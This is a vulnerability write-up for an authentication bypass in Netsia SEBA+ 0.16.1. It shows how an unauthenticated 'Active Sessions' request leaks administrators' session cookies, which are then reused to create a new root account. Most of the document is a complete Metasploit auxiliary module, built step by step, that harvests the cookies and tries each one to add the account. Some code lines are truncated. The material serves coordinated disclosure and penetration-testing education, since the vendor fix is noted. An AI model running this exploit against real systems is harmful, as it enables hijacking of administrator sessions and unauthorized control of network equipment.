EDB-ID: 49435


CVE-2021-3113

08 Jan, 2021 • EXPLOIT


- This vulnerability was discovered during the penetration test and worked in coordination with the vendor. Vulnerability Valid for Version 0.16.1 build # 70-e669dcd7 and previous.
- Vendor fixed this vulnerability.
- Exploit-DB Link
- CVE-Mitre Link
- Download netsia_seba_add_user.rb (Metasploit)

Analysis of Vulnerability

Unfortunately, since I do not have access to the source code, I cannot show the points where the vulnerability originated.



In the application, http requests made to the "Active Sessions" section which can be accessed by root/admin user, can be performed without the need for any session(cookie) information. Therefore, the session cookie informations of the active users in the application can be read from the response content.It's quite ironic :)



We cannot make similar requests in other areas of the application.In other words, the only area where requests can be made without session information is the "Active Sessions" section.

By performing the "GET /session/list/allActiveSession" request, we can obtain the authorized user cookie value by getting the session information returned in response.

We have a cookie value. However, this session may end soon. So the best vector to attack is to create a new user :)

So a new root user can be added to the application with the request to be made with the necessary data in the "POST /authentication-server/user/add" field.

In the attack performed in the screenshot above, after obtaining the cookie value of the logged in users, an unauthorized attacker can create a new user with all the privileges by placing this cookie value in the user addition request as in the image below.

As seen in the image, the http response indicates that the requested user was successfully added. Later, the attacker can easily log in to the application with this most authorized user and perform all other operations.

Advanced Exploitation with Auxiliary Type

Exploit modules are usually written for command execution on the system. Auxiliaries are used for types of vulnerabilities such as obtaining information from the target or exploiting vulnerability towards the target to create a new attack area.

So this vulnerability is exactly appropriate for an Auxiliary module.

We must specify Msf::Auxiliary

```
class MetasploitModule < Msf::Auxiliary
```

No payload generation will occur because we do not select it as Msf::Exploit::Remote.Naturally, only the operations we want to be done within the module will run and report the result.

We will assign username and password as register options. We can use Rex::Text.rand_text_alphanumeric() function to generate random value for password. This feature will provide convenience for those who will use the exploit.

```
    register_options(
      [
        Opt::RPORT(443),
        OptString.new('USERNAME', [true, 'The username for your new account']),
        OptString.new('PASSWORD', [true, 'The password for your new account', Rex::Text.rand
      ])
```

Auxiliaries must have a check method too. Because the module may not be desired to be used only for exploitation. It may be desirable to check if there is a vulnerability.

We will request to "/session/list/allActiveSession" and check it according to the response.

If "sessionId" is included in the response, it means there is an active session. If there is no "sessionId" and included "SUCCESS", it means that the application is vulnerable but there is no active session.

```
  def check
    begin
    res = send_request_cgi(
          'method'  => 'GET',
          'uri' => normalize_uri(target_uri.path, "session", "list", "allActiveSession"),
          )

    rescue
      return Exploit::CheckCode::Unknown
    end

    if res.code == 200 and res.body.include? 'sessionId'
      return Exploit::CheckCode::Vulnerable
    else
       if res.code == 200 and res.body.include? 'SUCCESS'
         print_status("Target is vulnerable! But active admin session was not found. Try aga
         return Exploit::CheckCode::Appears
       end
    end

    return Exploit::CheckCode::Safe
  end
```

A check module as above will be sufficient for that process. We will not allow Auxiliary to run unless check module. There is no point in performing other operations for nothing if the target is not vulnerable.

```
    unless Exploit::CheckCode::Vulnerable == check
      fail_with(Failure::NotVulnerable, 'Target is not vulnerable.')
    end
```

Let's write to the Exploitation part.

First, we need to discover how many active sessions there are in the Netsia SEBA + application. Because more than one user can be active. Some of these may not be an authorized user. We need to use the most authorized active user.

I decided to create a separate method for counting.

```
  def count_user(data, find_string)
    data.scan(/(?=#{find_string})/).count
```

```
  end
```

We will specify the HTTP response as data, and find_strings will be "sessionId". In this way, the number of "sessionId" in the returned response will mean that as many users are active. Later we will need to extract these sessionId values as well.

```
    res = send_request_cgi(
          'method'  => 'GET',
          'uri' => normalize_uri(target_uri.path, "session", "list", "allActiveSession"),
          )
    sescount = count_user(res.body,'"name"')
    print_good("Currently #{sescount} active sessions have been detected.")
```

The above section completes the first step. Let's extract the sessionId values now.

The part between 'sessionId ":' and '", "action' is the value of sessionId in response. We can use the scan () function for this. ([\S\s]*?) regex will provide this operation.

```
cookies = res.body.scan(/sessionId":"([\S\s]*?)","action/)
```

In the above process, cookies [0] will be the sessionId value of the first user, while cookies [1] will be the value of the second user. this will continue as +1.

Now we're going to apply a very simple vector for exploitation.

We will send a user creation request with all active cookie values. Whichever of these cookies is authorized, it will be created in the user database we want.

I chose to use a while loop for this. For example, there are 7 active users. This loop will add +1 for the value in the cookies[int] variable and make requests with all possibilities.

```
    while $i <= sescount  do
       sessloop = cookies[$i]
       sessid = "SESSION=" + sessloop.to_s
       cookie = sessid.split('"]').join('').split('["').join('')
       $i +=1
       json_data=[........]

       res = send_request_raw({
                                'method' => 'POST',
                                'ctype'  => 'application/json',
                                'uri' => normalize_uri(target_uri.path, 'authentication-ser
                                'cookie' => cookie,
                                'data' => json_data
                               })

     end
```

A loop like the one above is sufficient for this vector. Finally, we need to check whether the requests made are successful.

If the desired user is created, it will provide information and reflect the user information.


```
       if res.code == 200 and res.body.include? '"SUCCESS"'
         print_good("Excellent! User #{datastore["USERNAME"]} was added successfully with ro
         print_good("Username : #{datastore["USERNAME"]}")
         print_good("Password : #{datastore["PASSWORD"]}")
         break
       end
```


Auxiliary module completed. Let's collect all the pieces.

```
##
# This module requires Metasploit: https://metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
##

class MetasploitModule < Msf::Auxiliary
  include Msf::Exploit::Remote::HttpClient

  def initialize(info = {})
    super(update_info(info,
      'Name'           => 'Netsia SEBA+ <= 0.16.1 Authentication Bypass and Add Root User' ,
      'Description'    => %q{
        This module exploits an authentication bypass in Netsia SEBA+, triggered by add new
        HTTP requests made to the "Active Sessions" section which can be accessed by root/ad
        can be performed without the need for any session(cookie) information.
        Therefore, the session cookie informations of the active users in the application ca
        A new authorized user can be created with the obtained cookie.
      },
      'References'     =>
        [
          [ 'CVE', '' ],
          [ 'URL', 'https://www.pentest.com.tr/exploits/Netsia-SEBA-0-16-1-Authentication-By
          [ 'URL', 'https://www.netsia.com' ]
        ],
      'Author'         =>
        [
          'Özkan Mustafa AKKUŞ ' # Discovery & PoC & MSF Module @ehakkus
        ],
      'License'        => MSF_LICENSE,
      'DisclosureDate' => "2021-01-06",
      'DefaultOptions' => { 'SSL' => true }
    ))

    register_options(
      [
        Opt::RPORT(443),
        OptString.new('USERNAME', [true, 'The username for your new account']),
        OptString.new('PASSWORD', [true, 'The password for your new account', Rex::Text.rand
      ])
  end

  def peer
    "#{ssl ? 'https://' : 'http://' }#{rhost}:#{rport}"
```

```
  end

  def check
    begin
    res = send_request_cgi(
          'method'  => 'GET',
          'uri' => normalize_uri(target_uri.path, "session", "list", "allActiveSession"),
          )

    rescue
      return Exploit::CheckCode::Unknown
    end

    if res.code == 200 and res.body.include? 'sessionId'
      return Exploit::CheckCode::Vulnerable
    else
       if res.code == 200 and res.body.include? 'SUCCESS'
         print_status("Target is vulnerable! But active admin session was not found. Try aga
         return Exploit::CheckCode::Appears
       end
    end

    return Exploit::CheckCode::Safe
  end

  def count_user(data, find_string)
    data.scan(/(?=#{find_string})/).count
  end

  def run
    unless Exploit::CheckCode::Vulnerable == check
      fail_with(Failure::NotVulnerable, 'Target is not vulnerable.')
    end

    res = send_request_cgi(
          'method'  => 'GET',
          'uri' => normalize_uri(target_uri.path, "session", "list", "allActiveSession"),
          )
    sescount = count_user(res.body,'"name"')
    print_good("Currently #{sescount} active sessions have been detected.")

    cookies = res.body.scan(/sessionId":"([\S\s]*?)","action/)
    puts cookies
    $i = 0

    while $i <= sescount  do
       sessloop = cookies[$i]
       sessid = "SESSION=" + sessloop.to_s
       cookie = sessid.split('"]').join('').split('["').join('')
       $i +=1
       json_data='{"data": {"password": "' + datastore["PASSWORD"] + '", "roles": [{"locatio

       res = send_request_raw({
                                  'method' => 'POST',
                                  'ctype'  => 'application/json',
                                  'uri' => normalize_uri(target_uri.path, 'authentication-ser
                                  'cookie' => cookie,
                                  'data' => json_data
                                 })

       if res.code == 200 and res.body.include? '"SUCCESS"'
         print_good("Excellent! User #{datastore["USERNAME"]} was added successfully with ro
         print_good("Username : #{datastore["USERNAME"]}")
         print_good("Password : #{datastore["PASSWORD"]}")
         break
       end
     end
  end
end
```

Time to try the auxiliary module.





Netsia has fixed the vulnerability as follows. This request can no longer be made without having an authorized cookie. Also you see session cookies filtered even if you are an authorized admin user.